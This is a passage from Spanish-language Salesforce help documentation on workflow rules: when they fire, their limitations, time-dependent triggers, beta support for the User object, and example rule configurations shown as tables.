- Las reglas de flujo de trabajo aplicables a objetos personalizados se eliminan automáticamente cuando se elimina el objeto personalizado.
- No se garantiza el orden en que se ejecutan las acciones individuales y los tipos de acciones. Sin embargo, las acciones de actualización de campos se ejecutan primero y, a continuación, el resto de acciones.
- Para crear reglas de flujo de trabajo que actualicen campos de caso en función de nuevos comentarios de casos o de mensajes de correo electrónico entrante, seleccione Comentario del caso o Mensaje de correo electrónico en la lista desplegable `Seleccionar objeto`; Mensaje de correo electrónico sólo está disponible si Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand está activado. Sólo puede crear reglas de flujo de trabajo de mensaje de correo electrónico para actualizaciones de campo y reglas de flujo de trabajo de comentario de casos para actualizaciones de campo, alertas de correo electrónico y mensajes salientes. Por ejemplo, puede crear una regla de flujo de trabajo para que un correo electrónico marcado como `Entrante` cambie automáticamente su `Estado` de caso de Cerrado a Nuevo.
- Al realizar la sincronización, las reglas de flujo de trabajo evaluarán cualquier cambio que realice en los registros mientras utiliza Connect Offline.
- Salesforce procesa las reglas en el siguiente orden:
  1. Reglas de validación
  2. Reglas de asignación
  3. Reglas de respuesta automática
  4. Reglas de flujo de trabajo (con acciones inmediatas)
  5. Reglas de distribución
- Si un campo de búsqueda hace referencia a un registro que se ha eliminado, Salesforce borra el valor del campo de búsqueda de forma predeterminada. También puede seleccionar evitar la eliminación de registros si están en una relación de búsqueda.
- Si crea reglas de flujo de trabajo para sustituir desencadenadores de Apex, asegúrese de eliminar dichos desencadenadores de Apex cuando active las reglas de flujo de trabajo equivalentes. De lo contrario, se activarán tanto los desencadenadores de Apex como las reglas de flujo de trabajo, provocando resultados inesperados como la sobrescritura de actualizaciones de campo o mensajes de correo electrónico redundantes.

## ¿Cuando se activan las reglas de flujo de trabajo?

- Las reglas de flujo de trabajo se pueden activar siempre que se guarde o cree un registro, dependiendo de los criterios de la regla. Sin embargo, si se crean reglas después de guardar registros, dichos registros no activarán las reglas de forma retroactiva.
- Las reglas de flujo de trabajo se activan cuando un objeto estándar de una relación maestro-detalle cambia de relación, incluso si los criterios de evaluación del objeto se han definido como `Evaluar la regla cuando un registro es: creado y cada vez que es modificado para cumplir los criterios`.

- El almacenamiento o la creación de registros pueden activar más de una regla.
- Las reglas de flujo de trabajo sólo desencadenan candidatos convertidos si validación y desencadenadores de conversión de candidatos están activados en su organización.
- Las reglas de flujo de trabajo se activan automáticamente y no son visibles para el usuario. Además, los procesos de aprobación permiten a los usuarios enviar registros para su aprobación.
- Si su organización utiliza varios idiomas, introduzca los valores del filtro en su idioma. Puede agregar hasta 25 criterios de filtro de hasta 255 caracteres cada uno.

  Cuando utilice listas de selección para especificar criterios de filtro, los valores seleccionados se almacenarán en el idioma predeterminado de la organización. Si modifica o duplica criterios de filtro existentes, en primer lugar establezca el `Idioma predeterminado` en la página Información de la empresa como el mismo idioma que se utilizó para establecer los criterios de filtro originales. De lo contrario, puede que los criterios de filtro no se evalúen del modo esperado.
- Si utiliza tipos de registro en sus criterios de regla de flujo de trabajo cuyas etiquetas se han traducido utilizando el sistema de traducción, el valor de la etiqueta traducida no activará la regla del flujo de trabajo. El criterio del flujo de trabajo evalúa el valor de etiqueta principal ignora el valor traducido. Para evitar este problema, defina el criterio del flujo de trabajo para evaluar el valor de la etiqueta del tipo de registro principal introduciéndolo manualmente en el campo `Valor`.
- Las reglas de flujo de trabajo no se pueden desencadenar por campos de estadísticas de campaña, incluyendo estadísticas de campaña individual y estadísticas de jerarquía de campaña.
- Una regla de flujo de trabajo no se desencadena si su condición hace referencia a un campo que no tiene un valor. Por ejemplo, si una regla de flujo de trabajo basada en usuario comprueba "Función no es igual a Director general", la regla no se desencadena para un usuario sin una función asignada. En lugar de condiciones, utilice una fórmula para comprobar que el campo es nulo o está establecido en algo que no sea "Director general".

  ```
  UserRoleId == null || UserRole.Name != "CEO"
  ```
- Las siguientes acciones no desencadenan reglas de flujo de trabajo.
  - Reemplazo masivo de valores de las listas de selección
  - Actualización masiva de campos de direcciones
  - Actualización masiva de divisiones
  - Cambio de asignaciones de territorios de cuentas y oportunidades
  - Conversión de candidatos a cuentas personales
  - Desactivación de usuarios del portal de autoservicio, el portal de clientes o el portal de socios
  - Conversión de datos de estado y país desde la página Listas de selección de estado y país en Configuración
  - Aplicación de cambios en listas de selección de estado y país mediante AddressSettings en la API de metadatos

## Limitaciones de regla de flujo de trabajo

- No se pueden empaquetar reglas de flujo de trabajo con desencadenadores de tiempo.
- No puede crear mensajes salientes para reglas de flujo de trabajo en objetos de fusión.

Consejo: Utilice la Consola de desarrollador para depurar reglas de flujo de trabajo. La Consola de desarrollador le permite ver los detalles del registro de depuración así como información acerca de acciones y reglas de flujo de trabajo como el nombre del usuario que activó la regla de flujo de trabajo y el nombre e Id. del registro que se está evaluando.

Flujo de trabajo para el objeto Usuario (Beta)

Puede crear reglas y acciones de flujo de trabajo para el objeto Usuario. Puede, por ejemplo, enviar mensajes de correo electrónico de bienvenida a nuevos empleados o sincronizar datos de usuarios con un servicio externo utilizando acciones de mensajes salientes.

Consideraciones sobre las acciones dependientes del tiempo y los desencadenadores de tiempo

CONSULTE TAMBIÉN

Establecer los criterios para su regla de flujo de trabajo

## Flujo de trabajo para el objeto Usuario (Beta)

Puede crear reglas y acciones de flujo de trabajo para el objeto Usuario. Puede, por ejemplo, enviar mensajes de correo electrónico de bienvenida a nuevos empleados o sincronizar datos de usuarios con un servicio externo utilizando acciones de mensajes salientes.

Nota: Esta versión contiene una versión beta de flujo de trabajo en el objeto Usuario con calidad suficiente para su producción, pero que tiene limitaciones conocidas. Para proporcionar comentarios y sugerencias, vaya a IdeaExchange.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Casos de uso de ejemplo

Para el objeto Usuario, puede configurar reglas de flujo de trabajo para que:

- Envíen mensajes de correo electrónico de bienvenida con recursos de formación a los usuarios recién creados empleando acciones de alerta por correo electrónico.
- Envíen mensajes de correo electrónico cuando los usuarios cambian de función o se desactivan empleando acciones de alerta por correo electrónico.
- Desactiven empleados temporales después de un periodo de tiempo especificado utilizando acciones de actualización de campos.
- Sincronicen datos de usuario con sistemas externos utilizando acciones de mensajes salientes.

### Combinar tipos de campos para el objeto Usuario

Para utilizar campos de combinación desde registros de usuarios en plantillas de correo electrónico, seleccione uno de los siguientes tipos de campos de combinación:

- Campos de usuario: Utilice estos campos de combinación para representar al usuario remitente. Los campos de combinación denominados `{!User.field_name}` devuelven valores del registro de usuario de la persona que creó o actualizó el registro que activó la regla de flujo de trabajo.
- Campos de usuario de destino de flujo de trabajo: Utilice estos campos de combinación solamente en plantillas de correo electrónico para reglas de flujo de trabajo en el objeto Usuario. Los campos de combinación denominados `{!Target_User.field_name}` devuelven valores del registro de usuario que se creó o actualizó para activar la regla de flujo de trabajo.

### Limitaciones de la versión beta del flujo de trabajo para el objeto Usuario

Debe conocer estas limitaciones antes de crear reglas y acciones de flujo de trabajo para el objeto Usuario.

- Las tareas no se admiten como acciones de flujo de trabajo para el objeto Usuario.
- Cuando defina los criterios de regla de flujo de trabajo, no puede seleccionar los campos `Usuario actual` usando las listas de selección. Sin embargo, sí puede usar una fórmula para definir los criterios de reglas e incluir campos del usuario actual. En el editor de fórmulas, haga clic en **Insertar campo**, seleccione `$User`, seleccione el campo y haga clic en **Insertar**.

- Recuerde que las reglas de validación personalizada *antes* de que se ejecuten las reglas de flujo de trabajo. Consulte "Desencadenadores y orden de ejecución" en la *Guía del desarrollador de código Apex*.

CONSULTE TAMBIÉN

Consideraciones sobre flujos de trabajo

## Consideraciones sobre las acciones dependientes del tiempo y los desencadenadores de tiempo

Al crear acciones dependientes del tiempo y desencadenadores de tiempo para reglas de flujo de trabajo, tenga en cuenta lo siguiente.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Definición de desencadenadores de tiempo

- Cuando defina un desencadenador de tiempo, utilice campos estándar y personalizados de fecha y hora definidos para el objeto. Especifique el tiempo mediante días y horas. El intervalo válido es 0 a 999 días u horas.
- Puede modificar desencadenadores de tiempo existentes agregando o eliminando acciones.

  Nota: La eliminación de todas las acciones de un desencadenador de tiempo no elimina el desencadenador. Los desencadenadores vacíos se ponen en cola y cuentan en su límite por horas de desencadenadores de tiempo de flujos de trabajo. Para eliminar desencadenadores de tiempo programados, elimínelos de la cola del flujo de trabajo.

### Procesamiento de desencadenadores de tiempo

- Las acciones dependientes del tiempo no se ejecutan de manera independiente. Están agrupadas en un lote único que inicia la ejecución una hora después de que entra la primera acción en el lote.
- Los desencadenadores de Apex que se activan como resultado de acciones dependientes del tiempo se podrían ejecutar en un lote único o de forma independiente. Siga estas prácticas recomendadas:
  - Si se activan de forma independiente: Asegúrese de que su lógica de Apex está dentro del ámbito para una acción programada única. Por ejemplo, no utilice variables estáticas de Apex para comunicar el estado en códigos de Apex desencadenados por diferentes acciones programadas.
  - Si se activan en un lote único: Tenga en cuenta cómo la combinación de sus acciones dependientes del tiempo y desencadenadores de Apex afectan a sus límites reguladores de Apex.
- Salesforce evalúa el flujo de trabajo basado en tiempo en la zona horaria de la organización, no en la del usuario. Los usuarios de diferentes zonas horarias pueden experimentar diferencias de comportamiento.
- Salesforce no ejecuta necesariamente desencadenadores de tiempo en el orden en el que aparecen en la página de detalles de la regla de flujo de trabajo. Las reglas de flujo de trabajo enumeran los desencadenadores de tiempo que utilizan el campo `Antes` en primer lugar y a continuación los desencadenadores de tiempo que utilizan el campo `Después`.
- Salesforce no mostrará controles de acciones dependientes del tiempo en la página de modificación de la regla de flujo de trabajo si define los criterios de evaluación de la regla de flujo de trabajo como `Evaluar la regla cuando un registro es: creado y cada vez que es modificado para cumplir los criterios`.
- Si cambia un campo de fecha y un desencadenador de tiempo sin activar hace referencia a ese campo en una regla de flujo de trabajo que se ha evaluado, Salesforce recalcula los desencadenadores de tiempo sin activar asociados con la regla. Por ejemplo, si se programa una regla de flujo de trabajo para que alerte al propietario de la oportunidad 7 días antes de la fecha de cierre de la oportunidad y la fecha de cierre está definida como 20/2/2011, Salesforce enviará la alerta el 13/2/2011. Si se actualiza la fecha de cierre al 10/2/2011 y el desencadenador de tiempo no se ha activado, Salesforce vuelve a programar la alerta para el 3/2/2011. Si

Salesforce recalcula los desencadenadores de tiempo en una fecha pasada, Salesforce activará las acciones asociadas poco después de haber guardado el registro.

- Si una regla de flujo de trabajo tiene definido un desencadenador de tiempo para una fecha pasada, Salesforce pondrá en cola las acciones dependientes del tiempo asociadas para ejecutarlas en una hora. Por ejemplo, si una regla de flujo de trabajo de oportunidades está configurada para actualizar un campo 7 días antes de la fecha de cierre y crea un registro de oportunidad con la fecha de cierre definida para hoy, Salesforce inicia el proceso de actualización del campo en un plazo de una hora a partir de la creación de la oportunidad.
- Las acciones dependientes del tiempo permanecen en la cola de flujo de trabajo sólo si los criterios de la regla de flujo de trabajo son aún válidos. Si un registro no coincide con los criterios de la regla, Salesforce elimina las acciones dependientes del tiempo en la cola de ese registro.

  Por ejemplo, una regla de flujo de trabajo de oportunidad puede especificar:

  - Un criterio establecido como "Oportunidad: Estado no igual a Cerrada ganada, Cerrada perdida"
  - Una acción dependiente del tiempo asociada con un desencadenador de tiempo definido a 7 días antes de la fecha de cierre de la oportunidad

  Si un registro que coincide con los criterios se crea el 1 de julio y la `Fecha de cierre` está establecida en el 30 de julio, la acción dependiente de tiempo se programa para el 23 de julio. No obstante, si la oportunidad se establece como "Cerrada ganada" o "Cerrada perdida" antes del 23 de julio, la acción dependiente del tiempo se retira de la cola.

- Salesforce ignora los desencadenadores de tiempo que hacen referencia a campos nulos.
- Las acciones dependientes del tiempo se pueden volver a incluir automáticamente en la cola si el registro se actualiza y el criterio de evaluación es `Evaluar la regla cuando un registro es: creado y cada vez que es modificado para cumplir los criterios`. Utilizando el ejemplo anterior, si se cambia el estado de la oportunidad de Cerrada perdida a Cliente potencial y el criterio de evaluación de la regla de trabajo se define como `Evaluar la regla cuando un registro es: creado y cada vez que es modificado para cumplir los criterios`, Salesforce vuelve a evaluar los desencadenadores de tiempo y agrega las acciones adecuadas a la cola de flujo de trabajo.
- Al eliminar un registro con acciones pendientes se eliminan las acciones pendientes de la cola de flujo de trabajo. No puede restaurar las acciones, incluso si restaura el registro.
- Si el criterio de evaluación se establece como `Evaluar la regla cuando un registro es: se crean`, la regla de flujo de trabajo sólo evalúa sus desencadenadores de tiempo una vez. Si el registro que ha activado la regla se cambia para que ya no cumpla los criterios de evaluación, Salesforce elimina las acciones pendientes de la cola y la regla ya no se aplicará al registro.
- Puede desactivar una regla de flujo de trabajo en cualquier momento. Si la regla tiene acciones pendientes en la cola de flujo de trabajo, si modifica el registro que ha activado la regla, se eliminarán las acciones pendientes de la cola. Si no modifica el registro, las acciones pendientes se procesan incluso si la regla se ha desactivado.
- Las acciones que dependen del tiempo no se ejecutan para una regla de flujo de trabajo reevaluada en las siguientes situaciones:

  - Las acciones inmediatas de la regla del flujo de trabajo reevaluado provocan que el registro ya no cumpla los criterios de las reglas de flujo de trabajo.
  - Un desencadenador de Apex `after` que se ejecuta como resultado de una acción de flujo de trabajo o aprobaciones provoca que el registro ya no cumpla los criterios de regla de flujo de trabajo.

- Al configurar la `Fecha de vencimiento` de una tarea como "Fecha de activación de la regla", se definen los desencadenadores de tiempo y las fechas de vencimiento de la tarea de flujo de trabajo según la fecha en la que se ha ejecutado la acción del desencadenador de tiempo del flujo de trabajo. Por ejemplo, si la fecha de vencimiento de la tarea es "Fecha de activación de la regla más 10 días" y el desencadenador de tiempo se ha ejecutado el 1 de enero, Salesforce establece la fecha de vencimiento de la tarea al día 11 de enero.
- Puede agregar una nueva regla de flujo de trabajo activa con desencadenadores de tiempo en un conjunto de cambios e implementarla. Solo puede cambiar los desencadenadores de tiempo de una regla de flujo de trabajo un conjunto de cambios

siempre que esté inactiva. Debe activar la regla en la organización de destino manualmente o mediante otro conjunto de cambios que solo activa reglas de flujo de trabajo y que no realiza ningún cambio en los desencadenadores de tiempo.

Por ejemplo, digamos que tiene una regla de flujo de trabajo inactiva en su organización de destino y su conjunto de cambios contiene una regla de flujo de trabajo activa con el mismo nombre y con desencadenadores de tiempo nuevos o diferentes. La implementación falla porque activa la regla de flujo de trabajo primero y luego intenta agregar o eliminar los desencadenadores de tiempo.

Nota: Debe agregar acciones dependientes del tiempo de forma manual cuando se incluye una regla de flujo de trabajo en un conjunto de cambios. La función **Ver/Agregar dependencias** no detecta las acciones dependientes del tiempo.

## Uso de flujo de trabajo dependiente del tiempo con candidatos

- No puede convertir un candidato con acciones pendientes.
- Si Validación y desencadenadores de conversión de candidatos está activado, las acciones de flujo de trabajo basadas en tiempo que ya existen en los candidatos no se desencadenan durante la conversión de candidatos.
- Si un miembro de campaña basado en un candidato se convierte antes de terminar las acciones de flujo de trabajo basadas en el tiempo asociadas a él, Salesforce seguirá realizando dichas acciones de flujo de trabajo basadas en el tiempo.

## Limitaciones

- Los desencadenadores de tiempo no admiten minutos ni segundos.
- Los desencadenadores de tiempo no pueden hacer referencia a:
  - Los campos `DATE` o `DATETIME` que contengan funciones derivadas automáticamente, como `TODAY` o `NOW`
  - Los campos de fórmula que incluyan campos de combinación de objetos relacionados.
- Salesforce limita el número de desencadenadores de tiempo que puede ejecutar una organización por hora. Si una organización supera los límites de su edición, Salesforce pospone la ejecución de los desencadenadores de tiempo adicionales a la siguiente hora. Por ejemplo, si una organización con Unlimited Edition tiene programados 1.200 desencadenadores de tiempo para que se ejecuten entre las 4:00 PM y las 5:00 PM, Salesforce procesará 1.000 desencadenadores de tiempo entre las 4:00 PM y las 5:00 PM y los 200 restantes entre las 5:00 PM y las 6:00 PM.
- No puede archivar un producto o lista de precios con acciones pendientes.
- Si hay acciones de flujo de trabajo basadas en tiempo en la cola, no puede agregar o eliminar desencadenadores de tiempo o modificar las fechas de los desencadenadores sin eliminar primero las acciones. Debido a que no se pueden restaurar los registros eliminados, considere con cuidado las implicaciones de modificar las reglas de flujo de trabajo antes de continuar. Si decide modificar las reglas de flujo de trabajo, desactive el flujo de trabajo que desea modificar, modifique las reglas que necesite y luego guarde sus cambios. Para obtener información sobre la localización y eliminación de acciones de flujo de trabajo basadas en tiempo en la cola, consulte Supervisar acciones de flujo de trabajo pendientes en la página 4965.

  Tampoco podrá agregar ni eliminar desencadenadores de tiempo si:

  - La regla de flujo de trabajo está activa.
  - La regla está desactivada pero hay acciones pendientes en la cola de flujo de trabajo.
  - Si el criterio de evaluación de la regla de flujo de trabajo se establece como `Evaluar la regla cuando un registro es: creado y cada vez que es modificado`.

- La regla de flujo de trabajo se incluye en un paquete.

CONSULTE TAMBIÉN

Agregar acciones automatizadas a su regla de flujo de trabajo

Identificar el Usuario de flujo de trabajo predeterminado de su organización de Salesforce

## Ejemplos de reglas de flujo de trabajo

¿Busca ideas sobre cómo las reglas de flujo de trabajo pueden ayudar a simplificar su actividad comercial? Consulte estos ejemplos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Procesos empresariales**

Realizar un seguimiento antes de que venza el contrato

Realizar un seguimiento cuando se cierra un caso de contrato Platinum

Asignar comprobación de crédito para nuevo cliente

Notificar al propietario de la cuenta sobre casos nuevos y de prioridad alta

Actualizar el estado de envío si se retrasa el envío

Activar nuevos usuarios automáticamente

**Procesos de objeto cruzado**

Notificar al vicepresidente de ventas de los casos archivados para cuentas principales

Configurar nombre de oportunidad predeterminada

Configurar fecha de resolución de destino para casos

Actualizar el registro de la aplicación cuando un candidato acepta el trabajo

**Gestión de negociaciones**

Realizar un seguimiento de oportunidades cerradas

Sobrescribir fecha de cierre de la oportunidad predeterminada

Informar de oportunidades perdidas

Informar de candidatos sin asignar

Enviar alerta si el descuento de la partida de presupuesto supera el 40%

**Notificaciones**

Notificar a las personas clave de los cambios del propietario de cuenta

Configurar recordatorio de cumpleaños de contactos

Configurar recordatorio para fecha de cierre de oportunidades de gran valor

Notificar al propietario de cuentas de actualizaciones de terceros

### Realizar un seguimiento antes de que venza el contrato

| | |
|---|---|
| **Objeto** | Contrato |
| **Descripción** | Envíe un recordatorio por correo electrónico al gestor de renovación 20 días antes de la fecha de finalización de un contrato. |

| | |
|---|---|
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado para cumplir los criterios`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`(Contract: Status equals Activated)` |
| **Acciones inmediatas** | Ninguno |
| **Acciones dependientes del tiempo** | 20 días antes de la fecha de finalización del contrato: `Alerta de correo electrónico:` Envíe un recordatorio por correo electrónico al gestor de renovación para confirmar si el cliente desea una ampliación. |

## Realizar un seguimiento cuando se cierra un caso de contrato Platinum

Este ejemplo presupone que hay una lista de selección personalizada `Tipo de contrato` utilizada para identificar el nivel de contrato en los casos y que la lista de selección contiene el valor "Platinum".

| | |
|---|---|
| **Objeto** | Caso |
| **Descripción** | Envíe una solicitud de comentarios por correo electrónico al contacto de casos siete días después de cerrar un caso de prioridad alta si el cliente tiene un contrato Platinum. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado para cumplir los criterios`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`(Case: Priority equals High) and`<br>`(Case: Closed equals True) and`<br>`(Case: Contract Type equals Platinum)` |
| **Acciones inmediatas** | Ninguno |
| **Acciones dependientes del tiempo** | Siete días después de Caso: Fecha/hora cerrada: `Alerta de correo electrónico:` Envía una solicitud de comentarios al contacto de casos. |

## Asignar comprobación de crédito para nuevo cliente

Este ejemplo presupone que hay un campo personalizado `Nuevo cliente` en oportunidades.

| | |
|---|---|
| **Objeto** | Oportunidad |
| **Descripción** | Asigna una tarea al departamento de cuentas por cobrar para comprobar el crédito de un cliente potencial 15 días antes de la fecha de cierre de la oportunidad si el importe es superior a 50.000 $. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado para cumplir los criterios`. |

| | |
|---|---|
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`(Opportunity: Amount greater than 50000) and`<br>`(Opportunity: Closed equals False) and`<br>`(Opportunity: New Customer equals True)` |
| **Acciones inmediatas** | Ninguno |
| **Acciones dependientes del tiempo** | Quince días antes de Oportunidad: Fecha de cierre: `Tarea:` Crea una tarea para los usuarios encargados de las cuentas por cobrar para realizar una comprobación del crédito. |

## Notificar al propietario de la cuenta sobre casos nuevos y de prioridad alta

Este ejemplo presupone que hay una lista de selección personalizada de contrato de nivel de servicio denominada SLA que identifica el nivel de contrato en las cuentas y que contiene el valor "Platinum".

| | |
|---|---|
| **Objeto** | Caso |
| **Descripción** | Notifique al propietario de la cuenta cuando se crea un caso de prioridad alta para cuentas con un contrato de nivel de servicio Platinum. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `se ha creado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`(Case: Priority equals High) and`<br>`(Account: SLA equals Platinum)` |
| **Acciones inmediatas** | `Alerta de correo electrónico:` Envíe por correo electrónico los detalles del caso de prioridad alta al propietario de la cuenta. |
| **Acciones dependientes del tiempo** | Ninguna. |

## Actualizar el estado de envío si se retrasa el envío

| | |
|---|---|
| **Objeto** | Envío |
| **Descripción** | Actualice el campo del estado de envío a "Retrasado" si un envío supera la fecha de entrega estimada y no se entrega al cliente. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado para cumplir los criterios`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`(Shipment: Status not equal to Delivered)` |
| **Acciones inmediatas** | Ninguna. |
| **Acciones dependientes del tiempo** | 1 día después del envío: Fecha de entrega estimada: `Actualización de campo`: Cambia el campo del estado de envío a "Retrasado" en el registro de envío. |

## Activar nuevos usuarios automáticamente

| | |
|---|---|
| **Objeto** | Usuario |
| **Descripción** | Asegúrese de que cada nuevo usuario está activo, por lo que el usuario puede iniciar sesión en Salesforce. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `se ha creado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`(User: Active equals False)` |
| **Acciones inmediatas** | `Actualización de campo`: Establezca `Activo` como Verdadero. |
| **Acciones dependientes del tiempo** | Ninguna. |

## Notificar al vicepresidente de ventas de los casos archivados para cuentas principales

Utilice la siguiente regla de flujo de trabajo si su vicepresidente de ventas quiere saber los casos archivados para las cuentas principales, donde las cuentas principales se determinan por tamaño e ingresos.

| | |
|---|---|
| **Objeto** | Caso |
| **Descripción** | Avisar al vicepresidente de ventas de los casos archivados para cuentas principales. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `se ha creado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`AND(Account.AnnualRevenue > 500000, Account.NumberOfEmployees > 5000)` |
| **Acciones inmediatas** | `Alerta de correo electrónico:` Avise al vicepresidente de los casos para las grandes cuentas. |
| **Acciones dependientes del tiempo** | Ninguna. |

## Configurar nombre de oportunidad predeterminada

La convención de nomenclatura de oportunidad para algunas empresas es *`Nombre de la cuenta: Nombre de la oportunidad`*. Para automatizar el nombre predeterminado de cada oportunidad en su organización, cree la siguiente regla de flujo de trabajo.

| | |
|---|---|
| **Objeto** | Oportunidad |
| **Descripción** | Forzar la convención de nomenclatura de oportunidad. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`NOT(CONTAINS( Name, Account.Name ))` |

| | |
|---|---|
| **Acciones inmediatas** | `Actualización de campo`: Defina el nombre de oportunidad a la fórmula siguiente:<br>`Account.Name & ": " & Name` |
| **Acciones dependientes del tiempo** | Ninguna. |

## Configurar fecha de resolución de destino para casos

Este ejemplo muestra cómo definir automáticamente una fecha de resolución de caso basada en el valor de un campo en la cuenta asociada. Utiliza un campo de lista de selección personalizada sobre las cuentas denominado `Nivel de asistencia técnica`, que tiene tres valores, Básica, Estándar y Premium, así como un campo de fecha personalizado sobre los casos denominado `Fecha de resolución de destino`.

Utiliza los siguientes tres ejemplos de regla de flujo de trabajo para definir automáticamente la fecha de resolución de destino de un caso basada en el nivel de asistencia técnica para la cuenta relacionada.

**Definición de la fecha de resolución para la asistencia técnica básica**

| | |
|---|---|
| **Objeto** | Caso |
| **Descripción** | Define la fecha de resolución de destino de caso para las cuentas que tienen nivel de asistencia técnica básico durante 30 días a partir de hoy. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `se ha creado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si la siguiente fórmula es verdadera:<br>`ISPICKVAL(Account.Support_Level__c , "Basic")` |
| **Acciones inmediatas** | `Actualización de campo`: Define la `Fecha de resolución de destino` como Today() 30 |
| **Acciones dependientes del tiempo** | Ninguna. |

**Definición de la fecha de resolución para la asistencia técnica estándar**

| | |
|---|---|
| **Objeto** | Caso |
| **Descripción** | Define la fecha de resolución de destino de caso para las cuentas que tienen nivel de asistencia técnica estándar durante 14 días a partir de hoy. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `se ha creado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si la siguiente fórmula es verdadera:<br>`ISPICKVAL(Account.Support_Level__c , "Standard")` |
| **Acciones inmediatas** | `Actualización de campo`: Define la `Fecha de resolución de destino` como Today() 14 |

| | |
|---|---|
| **Acciones dependientes del tiempo** | Ninguna. |

**Definición de la fecha de resolución para la asistencia técnica Premium**

| | |
|---|---|
| **Objeto** | Caso |
| **Descripción** | Define la fecha de resolución de destino de caso para las cuentas que tienen nivel de asistencia técnica Premium durante 5 días a partir de hoy. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `se ha creado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si la siguiente fórmula es verdadera:<br>`ISPICKVAL(Account.Support_Level__c , "Premium")` |
| **Acciones inmediatas** | `Actualización de campo`: Define la `Fecha de resolución de destino` como Today() +5 |
| **Acciones dependientes del tiempo** | Ninguna. |

## Actualizar el registro de la aplicación cuando un candidato acepta el trabajo

Utilice la siguiente regla de flujo de trabajo si desea cerrar el registro de la aplicación cuando un candidato acepta un trabajo. Las actualizaciones de campos de objetos cruzados en el registro principal son compatibles entre objetos personalizados en una relación principal-detalle.

| | |
|---|---|
| **Objeto** | Candidato |
| **Descripción** | Cambia el estado de la aplicación a "Cerrado" del objeto personalizado Aplicación cuando el estado del candidato del objeto personalizado Candidato se cambia a "Aceptado". |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado para cumplir los criterios`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`(Candidate: Status equals Accepted)` |
| **Acciones inmediatas** | `Actualización de campo:` Cambia el campo de estado de la aplicación a "Cerrado" en el registro principal de la aplicación. |
| **Acciones dependientes del tiempo** | Ninguna. |

## Realizar un seguimiento de oportunidades cerradas

Este ejemplo presupone que hay un tipo de registro "Oportunidades cerradas" que proporciona información adicional a ciertos perfiles.

Nota: Para obtener información sobre los tipos de registro, consulte Tipos de registro en la página 4593.

| | |
|---|---|
| **Objeto** | Oportunidad |
| **Descripción** | Cambia el tipo de registro de oportunidades cerradas/ganadas. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`(Opportunity: Closed equals True) and`<br>`(Opportunity: Stage equals Closed Won)` |
| **Acciones inmediatas** | `Actualización de campo:` Establece el tipo de registro como "Oportunidades cerradas". |
| **Acciones dependientes del tiempo** | Ninguna. |

## Sobrescribir fecha de cierre de la oportunidad predeterminada

| | |
|---|---|
| **Objeto** | Oportunidad |
| **Descripción** | Sustituye la fecha de cierre predeterminada del final del trimestre por seis meses después de la creación de la oportunidad. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `se ha creado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si se cumplen los siguientes criterios:<br>`(Opportunity: Closed equals False)` |
| **Acciones inmediatas** | `Actualización de campo:` Utilice la fórmula siguiente para establecer la fecha de cierre de la oportunidad seis meses después de la fecha de creación:<br>`DATE( YEAR(TODAY()) , (MONTH(TODAY()) + 6), DAY(TODAY()))` |
| **Acciones dependientes del tiempo** | Ninguna. |

## Informar de oportunidades perdidas

| | |
|---|---|
| **Objeto** | Oportunidad |
| **Descripción** | Notifica al vicepresidente de ventas cuando se pierde un negocio si la etapa era "Propuesta / Precio del presupuesto" y el importe era superior a 1.000.000 $. |
| **Criterios de evaluación** | Evaluar la regla cuando un registro: `creado y cada vez que es modificado`. |
| **Criterios de reglas (Filtro)** | Ejecutar esta regla si la siguiente fórmula es verdadera:<br>`AND( ISCHANGED(StageName), ISPICKVAL(PRIORVALUE(StageName) , "Proposal/Price Quote"), ISPICKVAL(StageName,"Closed Lost"), (Amount >1000000))` |

| | |
|---|---|
| **Acciones inmediatas** | `Alerta de correo electrónico:` Notifica al vicepresidente de ventas que se ha perdido el negocio. |
| **Acciones dependientes del tiempo** | Ninguna. |

## Informar de candidatos sin asignar

Este ejemplo presupone que todos los candidatos sin asignar se incluyen en una cola de candidatos sin asignar mediante una regla de asignación de candidatos.

| | |
|---|---|
| **Objeto** | Candidato |
